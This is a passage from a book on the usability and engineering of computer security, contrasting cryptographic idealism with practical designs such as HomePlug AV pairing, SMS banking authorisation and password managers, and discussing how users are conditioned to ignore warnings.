So how do you combat link spam? The geek response has been to initiate an ongoing arms race with the spammers using technology like CAPTCHAs and challenge-response mechanisms. Unfortunately when the spammers have access to near-infinite botnet computing power and low-cost human labour in third-world Internet cafés it's an arms race that the good guys are bound to lose.

```
<span property="ann:trusted-content">
  blog text
</span>
<span property="ann:untrusted-content">
  user comments
</span>
```

Figure 3: The non-cryptographic solution to the link spam problem

The low-tech solution to the problem, suggested by former Verisign chief scientist Phil Hallam-Baker, is shown in Figure 3. The blog software knows exactly what content came from the (trusted) blogger and what content came from (untrusted) external users and can use this knowledge to inform the search engine what weighting to assign to each portion of the content. A very limited alternative to this has been promoted by Google in the form of the `nofollow` attribute for links, but this merely tells the search engine not to rate the target of the link and has limited effects on blog spam [85]. A far more sophisticated form of this has been proposed by the Mozilla project in the form of content security policies, which provide a fairly detailed level of control over various dangerous web elements that are often used for cross-site scripting and request forgery attacks and clickjacking, although it appears targeted specifically at these types of problems rather than dealing with link spam [86].

An alternative approach involves using HTML `<div>`-like structures to divide a web page up into distinct zones with different permissions and capabilities for content in each of the zones [87]. One experiment into applying this type of mechanism found it surprisingly easy to use, both due to the way that it's implemented (it can be applied using a visual editor by selecting the portions of a web page that fall into each zone) and (somewhat counter-intuitively) due to the way in which elements like advertisements, menus, Twitter feeds, Flickr badges, media inserts, and so on, are incorporated into web pages, which allow them to be isolated into zones without much trouble [88] (beyond this there are more complex models and mechanisms for securing web mashups, somewhat beyond the scope of the current discussion [89]).

Similar sorts of analyses have occasionally been performed for other security designs, although the standard approach is still to pile on as much encryption as possible because everyone knows that crypto is Good and therefore more of it must be even Gooder. Consider the security approaches taken for HomePlug AV, a power line communications protocol [90], and Wireless USB (WUSB), which does roughly the same thing as HomePlug AV but over a radio interface [91][92]. In both cases they're used to tie together devices that often have extremely limited processing power, user interface capabilities, or both.

The approach taken by the WUSB designers was to pile on as much crypto as possible, including a textbook 4096-bit Diffie-Hellman key agreement with HMAC-SHA-256 integrity protection followed by AES-CCM authenticated encryption. 4096 bit Diffie Hellman works really well on a PowerPoint slide but less so on the low-powered microcontrollers typically used with USB devices. As a result manufacturers are faced with the prospect of building a low-powered, low-cost device that requires the addition of an ARM-9 class CPU that's used once on power-on to handle the initial crypto handshake after which it can be shut down again. In addition WUSB authenticates the exchange using a hash of the exchanged keying data, which is of little use if the communicating devices are the typical USB dongles whose entire user interface consists of, at most, an LED.

The HomePlug AV designers opted for a completely different approach. Instead of taking a textbook crypto solution and forcing it onto whatever the underlying device happened to be the designers looked at the underlying device and designed the security mechanisms to match the device's capabilities, both in terms of CPU power and user interface [93][94].

As with WUSB, the HomePlug AV designers first looked at the obvious option of a public-key based key exchange, but quickly discarded this approach both because it wouldn't work with low-powered devices and because if the user is going to be required to enter a complex hash value to authenticate the public key exchange then they may as well just enter a complex encryption key directly, avoiding the additional

overhead and complexity of the public-key operation (in technical terms what's entered is a network membership key or NMK which is then used to distribute network encryption keys or NEKs to devices, with the NEK being changed periodically and the NMK being derived using an iterated cryptographic hash of the entered value in order to defeat key-guessing attacks, but this isn't something that really concerns the typical end user). In one common usage scenario in which the HomePlug devices come as a boxed pair of adapters, they're pre-configured with a common security key and all the user has to do is plug them in.

The authentication mechanisms used with HomePlug AV are various versions of the location-limited channels covered in "Use of Familiar Metaphors" on page 497, with the exact details depending on the device capabilities and user interface, or lack thereof. HomePlug AV goes even further than this by incorporating characteristics of the wireless channels into the security measures. Although the technical details of the process are a bit too complicated to explain fully without a long digression into the mechanics of orthogonal frequency division multiplexing (OFDM), the security relies on the fact that without knowledge of the OFDM tone maps that are established during the initial communications setup phase and the ongoing adaptation of sender and receiver to the channel characteristics, the chances of an outsider stepping into the communications channel, a process known as blind signal demodulation, is fairly low and requires access to specialised and extremely expensive communications gear. In any case if an attacker is really that keen to get at the data then they can always go for more practical approaches like directly targeting the communicating devices rather than investing in blind signal demodulation equipment.

A generalisation of this is the concept of tamper-evident pairing, which uses the same general principles as quantum key distribution from quantum cryptography. This works by exchanging information over a potentially public channel on which it's possible to detect attempts to interfere with the exchange. If there's no interference, the exchange was successful. If there's interference, it wasn't successful and needs to be repeated. In the worst case it can never complete, but that's no different from a denial-of-service attack on a more conventional exchange.

There are all sorts of ways of doing this, and the exact details can get a bit complicated to explain in a short space, but here's one way in which you can implement tamper-evident pairing that takes advantage of the fact that you can jam or overpower a radio signal such as one used for 802.11 networking [95] but you can't remove it and replace it with your own one. To take advantage of this, take a standard key exchange and hash the data being exchanged (which means that any attempt to modify it will change the hash value). Transmit the key-exchange information and its hash to the other side. If an attacker responds faster than you can and sends their own key exchange and hash value before you do then the recipient will see two sets of exchanges, first the attacker's and then yours. If the attacker uses a stronger signal than yours and sends it at the same time then the fact that the two key exchanges will have different hash values means that the recipient will see conflicting ones and zeroes at overlapping positions (one set of hash data from the attacker and one from you), which again indicates the presence of an attack. There are various other details involved such as a mechanism for synchronising the exchange of messages, but the end result is a key-exchange mechanism that doesn't require any explicit authentication step and that's been tested to work even on heavily-loaded 802.11 networks and in the presence of interference from other networking technologies (let alone virtually unloaded home networks, which would be the most common target environment for this sort of setup) [96].

The two approaches taken in HomePlug AV and WUSB to securing low-powered, limited-UI devices provide an interesting contrast between cryptography and security engineering. Unlike the WUSB approach of having everything more encrypted than everyone else, the HomePlug AV approach works with any kind of device since it's been designed to suit a concrete purpose instead of for an abstract mathematical ideal. Similar techniques have since been proposed for other security technologies, using characteristics like signal strength, channel state information, received signal strength and related indicators (particularly effective with multi-antenna MIMO devices with

which you can implement things like distance-bounding protocols, covered in "Use of Familiar Metaphors" on page 497, so that an attacker running a rogue access point outside your house can't override the legitimate one inside your house [97]), traffic patterns, clock skew, hardware/software fingerprinting, and other channel characteristics as part of the security [98][99].

An example of good security engineering of this type is the First Virtual Internet payment system which is discussed in more detail in "Password Lifetimes" on page 574. This was designed to operate entirely without cryptography (the designers felt that the complexity and usability problems of a crypto-based approach was an impediment to adoption), and yet it provides far better security than what we currently have with 128-bit AES encryption and 2048-bit RSA keys and certificates and CAs and assorted other paraphernalia.

This is the difference between cryptography and security engineering. The first approach throws cryptography at the problem and declares victory while the second looks at the environment in which a potential solution has to operate and then builds something that's appropriate for that environment. An extreme example of the problem of designing to an abstract mathematical ideal is illustrated by a paper that provides a detailed formal analysis and rigorous proof of security for a mechanism whose user interface is "click OK to continue" [100]. Although the paper qualifies its results with the disclaimer that they're valid "under appropriate assumptions regarding the cryptographic functions used" it completely ignores the fact that click-OK-to-continue provides close to no security once it's put into the hands of users.

Even the threat that's being defended against by these systems is taken more from theory textbooks than from the real world. Consider the hierarchy of attackers that were of concern for cryptosystems designers in the 1990s. The least threatening was the Class I attacker, a "clever outsider […] taking advantage of an existing weakness in the system". The most threatening was the Class III attacker, a "funded organisation […] backed by great funding resources, using sophisticated techniques and equipment" [101]. In practice the damage caused by Class III attackers (assumed to be large corporations and governments) is practically nonexistent (if they're having any effect then they're covering it up so well that no-one notices anything) while all of the real damage is being done by the Class I attackers, the exact reverse of what the 1990s security theorists were expecting.

The Cryptography Űber Alles approach to theoretical security can have nasty effects on actual security. "Theoretical vs. Effective Security" on page 5 has already discussed the manifold problems of trying to deploy theoretically perfect security systems into a real-world environment, but even the mere threat of having to face such an unworkable system can cause users to choose no security at all as a preferable alternative. Take for example the news from late 2009 that Iraqi militants were intercepting unencrypted video streams originating from US Air Force unmanned aerial vehicles (UAVs) [102]. While the interception of tactical video communications may not seem like a major problem since the footage has a very short lifetime, in practice it can have all sorts of long-term benefits for an opponent such as allowing them to test the effectiveness of various camouflage measures, revealing details of UAV surveillance manoeuvres, search patterns and times, and operational security, and even providing clues on how to make civilian gatherings looks like targets (to create bad publicity when they're attacked) or conversely targets look like civilian gatherings. When the situation was re-examined four years later, the majority of the UAVs were still transmitting video in the clear (the Navy's equivalent, in contrast, had used encrypted feeds from day one) [103].

The supposed reason for the lack of encryption was that the NSA-imposed key management and cryptography requirements were so onerous that users saw no encryption at all as being preferable to having to do things the way that the NSA required (although another reason may have been the Air Force's assessment that the risk created by unauthorised signal interception was "negligible" [104]), alongside the usual bureaucratic problems that included disagreements between the Army and Air Force over how things should be done, and the use of systems from various

contractors that emphasised availability (or in some cases time-to-market) over security.

In practice the video access-control problem has been long solved in the civilian world in the form of conditional-access (CA) systems used for cable and satellite TV, but while these would no doubt have been sufficient to foil Iraqi insurgents they're not sufficient to meet stringent military crypto requirements. As Bruce Schneier put it in his analysis of the situation, "defending against these sorts of adversaries doesn't require military-grade encryption only where it counts, it requires commercial-grade encryption everywhere possible" [105].

(Recently the NSA has, at least in some cases, adopted a more layered, risk-based approach to security. This change that was driven by pushback from the military, which sees security and risk in terms of tradeoffs rather than absolutes, "if this is the communications capability I need, I'll have to take that risk" [106]).

A similarly pragmatic decision was made by implementers faced with the security requirements that had been created for the Internet-telephony session initiation protocol or SIP, which included a killer trifecta of SSL/TLS, S/MIME, and PKI [107][108]. As a retrospective on SIP's (in-)security puts it, "the designers were far too optimistic about how much security developers would be prepared to implement, with the result being a system that had minimal security because developers simply omitted the security features" [109]. This wasn't helped by the fact that the use of S/MIME, designed for stateless store-and-forward systems, made the SDES key exchange protocol used with SIP vulnerable to a replay attack that allowed recovery of the encrypted data stream using nothing more than an XOR operation [110] because the SRTP protocol used to transport the voice data used an AES encryption mode that simply XORs the data with a cipher stream [111] (this problem with stream ciphers is covered in more detail in "Making Effective use of Cryptography" on page 365).

The reason why this type of protocol-boundary attack was possible is because VoIP protocols are generally composed of a whole bundle of sub-protocols, which makes them vulnerable to attacks that exploit problems in one sub-protocol to take advantage of weaknesses in another. This type of attack is feasible for a variety of protocol combinations [112][113][114], with one analysis of 30 standard authentication protocols from the security literature finding that 23 were vulnerable to attacks when they were combined with other protocols that, while secure when used on their own, hadn't been designed to be used in combination with another security protocol [115] (note that this isn't due to any flaw in the protocol design process, it's just that the designers had never foreseen that they'd be used that way).

The response from the standards designers was to abandon much of the original security system and rely on the universal-substrate TLS in conjunction with self-signed certificates, conveniently avoiding the S/MIME-based replay and data-recovery attack in the process. The SIP certificates are located through their presence on a web server associated with a SIP domain, sidestepping any need for a PKI (the exact process involves SIP-specific mechanisms like address-of-records (AORs) tied to a SIP credential service, but these low-level details aren't particularly relevant here) [116].

Security Works in Practice but Not in Theory

Engineering an effective security solution in the presence of security geeks is an extremely difficult problem. In this situation security can often become a form of Zeno's Paradox, specifically the dichotomy paradox. In case you're not familiar with this, it's a proof that you can never make it out of the room that you're currently in. As you get up and head for the door, at some point you'll be halfway between your previous location and the door. Continuing on your way, you'll eventually be halfway between the new location and the door, and then halfway again, and again, and no matter how far you continue there'll always be another halfway step to overcome.

The same thing happens to security measures as they're transformed by security geeks into an idealised goal that can never be attained, and because they can never be attained there's no point in even trying. As "Theoretical vs. Effective Security" on page 5 has already mentioned, this is exactly what's happened with password security. Security geeks aren't interested in making passwords work because everyone knows that they're insecure, and all the real action is in ~~PKI~~ ~~smart cards~~ ~~single sign-on~~ ~~identity-based encryption~~ ~~biometrics~~ ~~federated identity~~ OpenID.

Consider as an example of this a world where no-one ever locks their front door when they leave the house, and someone suggests that fitting locks and actually using them might help in dealing with the spate of burglaries that have occurred recently. This would be totally unworkable. If you lost your key you'd be unable to get into your own house. Conversely, anyone who found it or stole it could now get in. For a house with multiple occupants you'd need to get a new key cut for everyone in the house, including any temporary guests who were staying for a few days. If a neighbour dropped by to return an item that they'd borrowed they wouldn't be able to get in. If there was a fire then emergency services wouldn't be able to get into the house to look for people who might be trapped there. Door locks are obviously completely unworkable, and therefore not even worth trying. Better to leave the burglars a free hand than to even attempt a flawed security mechanism of this type.

The same sorts of analyses that lead to Zeno's paradox are also popular in the computing field to show that certain things just can't work. When Xerox/DIX Ethernet was first proposed, technical journals contained detailed analyses showing that it couldn't work [117][118][119][120], which is no doubt why the entire world is currently using token ring instead of Ethernet. This led to Bob Metcalfe's famous observation that "Ethernet works in practice but not in theory".

A similar problem exists with many computer security mechanisms. Consider the use of SMS-based authentication for Internet banking. This security mechanism has the bank send the user an SMS text message containing a one-time code that's used to authorise a banking transaction. Some of the better-designed systems also include the transaction details and cryptographically tie the authorisation code to the transaction so that a man-in-the-middle (MITM) attack that invisibly modifies the transaction details won't work.

Now pause for a moment and think of all the reasons why this security mechanism can't work in practice.

To help you out, here's one possible list of reasons. Not everyone has a cell phone. Cellular coverage doesn't reach everywhere. There's no guarantee of timely delivery for text messages. The text might get sent to the wrong number. Mobile phones can be cloned. In some countries users have to pay for each SMS sent or received. Users have to pay forward roaming charges if they're overseas. Your bank could on-sell your cell phone number to telemarketers. Mobile phones aren't tamper-resistant. Visually impaired users can't do SMS. Businesses will have to buy cell phones for employees who currently don't own one and are in charge of business bank accounts. Some cellular networks send SMS' unencrypted. This authorisation mechanism doesn't work with shared bank accounts. Your bank will abuse their access to your cell phone to send you SMS spam. Text messages are stored on servers in unencrypted form. Users will have to manage an SMS authorisation for every bank transaction. Anyone who compromises a cellular base station can intercept text messages. It will allow governments to monitor banking transactions. There will be human sacrifice, dogs and cats living together, and mass hysteria leading to a general Armageddon-type war and the end of civilisation.

How many of those did you get? If it's more than half then you're well on your way to being a security geek.

Let's look (briefly) at some of these objections. The tiny percentage of computer-literate users who do Internet banking but don't have a cell phone or don't get coverage where they live are issued a hardware token that provides a vaguely equivalent level of security (this also handles other special-case situations like dual account holders, if this really is an issue for them). Alternatively, they can use

standard phone banking as a backup mechanism for obtaining the authorisation code, since this uses a different communications channel and authentication system than Internet banking. If the SMS doesn't arrive within the expected time interval then the user will retry the transaction on the web site and a second SMS will be sent. Sending an authorisation code to the wrong number isn't much different to sending a bank statement to the wrong address, and in any case whoever receives the authorisation code will merely end up in possession of something that they have no possible use for. Overseas roaming imposes a slight extra cost but this is typically measured in cents, and it's unlikely that users are going to wait for their trip to the Seychelles just to make dozens of Internet banking transactions. Texts are unprotected at various points in the cellular network, but as with attackers who can't reach out of the network and read a password written on a Post-it note on your monitor (see "Passwords on the Client" on page 614), setting up a phishing site and waiting for victims to scurry in is a long way removed from breaking into a cellular provider's network and intercepting messages in real time through the particular link and cell site that's serving the target victim's phone. The issue of having to handle an SMS authorisation per transaction can be mitigated by providing verified funds recipients like inland revenue (taxes) and utilities (power, water, and gas) that don't require the authorisation step. As an inland revenue manager once told me, they've never had a single recorded case of someone fraudulently paying someone else's taxes for them (having said that, committing fraud via tax filing as a whole is fairly common, typically involving people filing fraudulent returns for people whose identities they've stolen claiming assorted tax refunds that they're not entitled to [121][122]).

In practice this discussion could go on more or less indefinitely, with geeks continuing to find more and more obscure corner cases as existing ones are addressed, and the result will be a Zeno's Paradox "proof" that SMS-based authorisation can never work and therefore isn't even worth trying. Although there have been individual, isolated cases of SMS authentication being defeated, discussed in "Don't be a Target" on page 310, the very large amount of effort required (which in some cases required collusion from phone company or bank employees) and the rather minor returns, comparable to a single standard phish that requires almost no effort at all, make this type of attack mostly a curiosity for the media rather than anything of any real concern. Just as security geeks are terrible at predicting the effectiveness of a security system, so they're also terrible at predicting the non-effectiveness of a system, because they're conditioned to look for problems and not for opportunities.

So what happens when a bank does roll out such a doomed-to-fail form of authorisation, not as an optional extra but as a mandatory requirement for all Internet banking customers? The somewhat surprising (to security geeks, including myself at the time) result was that despite the extensive predictions of doom and gloom that preceded it the system just worked. After several years of operation the banking IT staff that I talked to were unable to recall any significant problems with the SMS-based authorisation that weren't just transient issues that could be quickly overcome. Like Ethernet, SMS-based authorisation for banking transactions is something that works just fine in practice but not in theory.

In fact the one real problem that organisations deploying this form of authentication have run into is a practical one that's totally unanticipated in the shopping list of theoretical objections given earlier, and that's the fact that the cellular operators are so determined to maximise revenue on each individual SMS sent that they're unwilling to allow authentication messages to be sent at a lower per-message cost but with correspondingly higher volumes. Various organisations have looked at everything from using overseas SMS providers (in many countries it's cheaper to send international SMS' into the country than to pay the local cellular operators' local-message rates) to using GSM's Unstructured Supplementary Service Data (USSD) capability, a vaguely SMS-like service that's available in GSM cellular systems and is used in some mobile banking systems in Africa and Asia, through to setting up their own minimal cellular networks to cover at least the high-volume major cities as a cheaper alternative to paying the cellular providers' exorbitant SMS

rates (unfortunately this requires dual-network cell-phones, which are rare outside Asia).

Another example of a security mechanism that works in practice but not in theory is the use of password managers to handle the mass of credentials that users are expected to deal with (this issue is covered in more detail in "Passwords" on page 563). As with SMS authorisation, this is a security mechanism that can't possibly work. Without going through the same exhaustive enumeration of reasons done earlier for SMS authorisation, as one security expert explains it, the consequences of using a password manager is that if something goes wrong "your life is over" [123].

(There is one situation in which "your life is over"-style events have occurred and that's when people use single-identity sign-on systems like OpenID and their OpenID provider packs up its card table and leaves, with the result being that they lose access to all of their accounts. Something as straightforward an outage at the OpenID provider will prevent access to their accounts until the provider recovers. Sometimes it's not even necessary for the OpenID provider to go away, since users can forget which OpenID provider they've used and again end up losing access to their accounts (all of these examples are taken from real-world situations that a large OpenID-using entity has encountered, with the result being that they eventually ended up becoming their own OpenID provider, contributing to the problem discussed in "Password Mismanagement" on page 591). This is one of the many reasons why straight passwords remain popular and will continue to remain popular, since recovery from this type of situation via a straightforward password reset (for example using a reset link sent to a previously-registered email address) is relatively simple [124]).

So how does the situation with password managers look in the real world? Type "password manager" into Google and you'll get 44 million hits. Many of these are, admittedly, not useful, but the highest-ranked ones produce page after page of listings for password-manager applications, both commercial and freeware, of various levels of quality and functionality. Just one single one of these, RoboForm, claims 28 million users (or at least downloads). In fact if you include "remember my password for this site" in the statistic then there are over a billion people who use password managers without any sign of their lives being over. The only people who actually have problems with password managers are security geeks, who are so busy coming up with reasons why they can't work that they haven't realised that most of the computer-using world is already using them every day.

So how do you distinguish "This won't work, because we have evidence from user studies/real-world deployment showing that it won't" from "This won't work, because I've just this minute invented a bunch of reasons why I think it won't"? This is a bit of a tricky distinction to make, but in many cases we have years of experience or detailed published studies of users showing what happens when you try and deploy this type of technology. Many of the remaining chapters in this book summarise results from user studies, practical evaluations, and real-world experience in the area of what's likely to work and what isn't.

The best security measures are ones that you can easily explain to users so that they understand the risk and know how to respond appropriately. Don't be afraid to use simple but effective security measures, even if they're not the theoretical best that's available. You should however be careful not to use effective (as opposed to theoretically perfect) security as an excuse for weak security. Using weak or homebrew encryption mechanisms when proven, industry-standard ones are available isn't effective security, it's weak security (this is covered in a more detail in "Cryptography" on page 356). Using appropriately secured passwords instead of PKI is justifiable, effective security, something that security researcher Simson Garfinkel has termed "The principle of good security now" [125].

An example of the conflict between theoretical and effective security is illustrated by what happens when we increase the usability of the security measures in an application. Computer users are supported by a vast and mostly informal network of friends, family, and neighbours (for home users) or office-mates and sysadmins (for work users) [126][127][128] who are frequently given passwords and access codes in

order to help the user with a problem. The theoretical security model says that once keys and similar secrets are in the hands of the user they'll take perfect care of them and protect them in an appropriate manner. However in practice the application interface to the keys is so hard to use that many users rely on help from others, who then need to be given access to the keys to perform their intended task. Increasing the usability of the security mechanisms helps close this gap between theory and practice by enabling users to manage their own security without having to outsource it to others.

In some cases usability is a fundamental component of a system's security. The Tor anonymity service was specifically designed to maximise usability (and therefore to maximise the number of users) because an unusable anonymity system that attracts few users can't provide much anonymity [129][130][131].

User Conditioning

It's often claimed that the way to address security issues is through better user education. As it turns out we're been educating users for years about security, although unfortunately it's entirely the wrong kind of education. "Conditioning" might be a better term for what's been happening. Whenever users go online they're subjected to barrages of error messages, warnings, and popups: DNS errors, transient network outages, ASP errors, Javascript problems, missing plugins, temporary server outages, incorrect or expired certificates, problems communicating with the MySQL or SQL Server backend, and a whole host of other issues. An example of one of these normal errors is shown in Figure 4, which (quite sensibly) advises users not to enter personal information on the site, but since it's a common false positive case merely serves to train users to ignore security-related errors.

Figure 4: Normal errors when accessing an HTTPS web site

The technical term for this process, in which small changes in behaviour that expand the boundaries become the norm so that additional and continuing changes become quite acceptable, is "normalisation of deviance" [132]. When it's used to achieve a positive effect it comes under the term "shaping" (or occasionally "approximation conditioning") [133]. Shaping is a standard technique that's used to train complex behaviour in games, simulations, and learning environments, but unfortunately attackers can also use it to achieve normalisation of deviance. In one attack, covered in more detail in "Site Images" on page 782, researchers actually took advantage of the normalisation of deviance and the problem of normal errors to replace security-related web site images with a message saying that the site was being upgraded and the images would return at a later date.

This problem has long been acknowledged in the real world as the phenomenon of overwarning, in which warnings have to compete with many other stimuli for the attention of users with limited attentional resources, so that too many warnings are as bad as too few [134][135][136]. An extreme example of overwarning (and an extreme example of a great many other things as well) is Lotus Notes, which begins warning of impending password changes a full *three weeks* before they're due to occur, pestering the user every time that they log on. With Notes' 90-day default password-change interval this means that users are being warned to change their password nearly 25% of the time that they use the program [137].

This conditioning of users to expect erratic operation of technology extends beyond the Internet to the field of technology in general: consumers are habituated into the notion that electronic devices work inconsistently or not at all (consider the typical consumer's VCR with its clock blinking 12:00), with some reports estimating that as many as half of all "malfunctioning" devices returned under warranty are fully functional but the consumer can't figure out how to use them [138], with home networking devices being the most-returned category of consumer electronics [139].

To see just how tolerant browsers have to be of such technology errors in order to function, enable script debugging (Internet Explorer), look at the error console (Firefox), or install Safari Enhancer and look at the error log (Safari). No matter which detection method you use, you can barely navigate to any Javascript-enabled page without getting errors, sometimes a whole cascade of them from a single web page. Javascript errors are so pervasive that browsers hide them by default because the web would be unusable if they even displayed them, let alone reacted to them (if you're interested in a more in-depth discussion of why this is so, and why it can never be fixed, web developer Jeff Atwood has written a lengthy analysis [140]). The result is a web ecosystem that bends over backwards to avoid exposing users to errors and a user base that's become conditioned to ignoring anything that does leak through.

Figure 5: The user has clicked on a button, we'd better pop up a warning dialog

Sometimes the warnings that do end up being displayed to users don't even correspond to real errors but seem to exist only for their nuisance value. For example what's the warning in Figure 5 trying to protect us from? Since we're using a web browser it's quite obvious that we're about to send information over the Internet. Does a word-processor feel the need to warn users that it's about to perform a spell check, or a spreadsheet that it's about to recalculate a row?

Since this warning is automatically displayed when anything at all is sent, we have no idea what the significance of the message is. Are we sending an online banking password or just searching eBay for cheap dog food? (In this case the browser was diligently trying to protect us from sending a query for dog food to eBay). This warning would actually be useful in the situation where a user is entering their password on a US banks' insecure login page (discussed in "Use of Visual Cues" on page 542), but by then the dialog has long since been disabled due to all the false alarms.

This dialog is a good example of the conventional wisdom that security user interfaces are often added to applications merely so that developers can show off the presence of security [141]. Since they've put a lot of effort into implementing their encryption algorithms and security protocols, they want to show this fact off to users

(another example of this issue is given in "Signed Email Receipts" on page 790). This is an eternal problem with security, no-one notices it until it's broken so there's a strong temptation to make it unnecessarily invasive just to let users know that it's actually there. There's even a special name for these types of measures when they're encountered in the physical world, "security theatre". Warning dialogs and popups are the security theatre of computer security.

Unfortunately most users couldn't care less about the details, they just want to be assured that they're secure without needing to have the nitty-gritty details thrust in their faces all the time. This is an unfortunate clash between the goals of developers and users: developers want to show off their work but since it doesn't provide any direct benefit to users, users don't want to see it. This type of user interface mostly serves the needs of the developer rather than the user (note that in many cases at least some indication that security measures are present and active is still required, an issue that's covered in "SSL Certificates: Indistinguishable from Placebo" on page 33).

Moving beyond warning dialogs and popups, another example of a security-theatre "feature" that's added to a number of user interfaces is the ability to apply time-based access control restrictions for consumer networking devices. Virtually every home router and firewall that allows setting access controls provides a — usually very complex — interface to set time-based controls. Not only do end users not care about this functionality, they frequently have no idea why it's even there, summarising their confusion over its presence with comments like "It doesn't matter the time of day […] no time would be worse than another time" [142]. This is another example of a "feature" that's been added so that geeks can demonstrate the presence of complex security controls and not because of any real user demand for it.

Figure 6: What the previous dialog is really saying

The warning popup that was illustrated in Figure 5, and many similarly pointless dialogs that web browsers and other applications pop up, are prime examples of conditioning users to ignore such messages — note the enabled-by-default "Do not show this message again" checkbox, in which the message's creators admit that users will simply want it to go away and not come back again. The creation of such dialogs is very deeply ingrained in the programmer psyche. When Jeff Bezos came up with Amazon's one-click shopping system he had to go back and tell his developers that "one-click" really did mean that the customer only had to make one click, not one click plus a warning dialog plus another click (this works in the Amazon case since their order fulfilment system gives you several hours grace to change your mind).

Apple's user interface design guidelines actually equate the appearance of frequent alerts with a design flaw in the underlying application. OpenBSD, a BSD distribution that concentrates specifically on security, has a policy of "no useless buttons" (unfortunately documented only in developer folklore) meaning that if a particular setting is secure and works for 95% of users then that's what gets used. FreeBSD developer (and originator of the term "bikeshedding" [143]) Poul-Henning Kamp makes the same point in the specific case of security interfaces, pointing out that "each configuration setting or attribute offers the opportunity for user error, which must be minimised" [144]. The Ruby on Rails crowd call this "opinionated software" [145].

Similar philosophies have been adopted by other open-source projects like Gnome, with freedesktop.org founder Havoc Pennington pointing out that the fault with much open-source software is that it's "configurable so that it has the union of all features anyone's ever seen in any equivalent application on any other historical platform" [146], something that's often evident in products arising from design-by-committee [147]. As Steve Jobs put it, "we don't want a thousand features. That would be ugly. Innovation is not about saying yes to everything. It's about saying NO to all but the most crucial features" [148]. The initiator of Apple's Macintosh project, Jef Raskin, had similar feelings, pointing out that "if we are competent user interface designers and can make our interfaces nearly optimal, [additional complexity though] personalizations can only make the interface worse" [149].

Unfortunately the security field, and in particular open-source security software, tends to run to extremes in the opposite direction. Taking three widely-used examples, OpenSSH has 41 different command-line options with endless sub-options and additional commands (the -o flag alone has over seventy different options), OpenVPN has an astonishing 216 different command-line options combined with an extremely complex configuration-file system, and for OpenSSL the combination of commands, options, and arguments makes the total too difficult to evaluate [150] (some of these issues are discussed more in "Matching Users' Mental Models" on page 474).

This isn't to say that, in some cases, you don't need at least some amount of unnecessary complexity. For example most consumers tend to shy away from simple, straightforward (it helps if you think of them as "elegant") designs because they equate a certain level of complexity with "goodness". Give people the choice between a Perreaux amplifier (brushed aluminium design with a single control on it, a volume knob) and a Sony one (only slightly less complex than the cockpit of a 747) and most will go for the Sony because the Perreaux is just too simple to be any good[8].

A washing-machine vendor ran into exactly this problem when they designed a smart washing machine that recognised the type of textiles that were put in it, whether they were lightly or heavily soiled, how much material was present, the water hardness, and so on. Users of the machine only had to tell the machine of the type of wash that was required (cold, hot) and the machine would set the amount of water, the number of rinse cycles, the drum's rotating speed, and whether more detergent was needed during the wash cycle if the existing amount wasn't cutting it.

When the machines were brought to market, they had even more controls than a standard one, because if people were paying more for the intelligent machine then they wanted more controls, not less. Paying more for a machine with fewer controls meant that the machine wouldn't have sold (this perception is so ingrained that when an article on this was submitted for publication to an HCI magazine, the editor flagged the phrase "pay more money for a washing machine with fewer controls" as an error for correction). If you built a washing machine with only an on/off switch (that cost more), people would buy the cheaper machine with more controls [151].

In this case though we're dealing with computer security software or hardware, not consumer electronics/electrical goods. The abstract problem that the no-useless-buttons policy addresses has been termed "feature-centric development" [152]). This overloads the user with decisions to a point where they adopt the defensive posture of forgoing making them. As Microsoft technical editor Mike Pope points out, "security questions cannot be asked on a 'retail' basis. The way users make security decisions is to set their policies appropriately and then let the security system enforce their wishes 'wholesale'" [153].

Microsoft finally acknowledged this problem in their Vista user interface guidelines with the design principle that Vista shouldn't display error messages when users aren't likely to change their behaviour as a result of the message, preferring that the message be suppressed if it's not going to have any effect anyway (how well this

---

[8] I've chosen the Perreaux for this example because most people won't recognise it and therefore will have to go entirely by appearance when they make their selection.

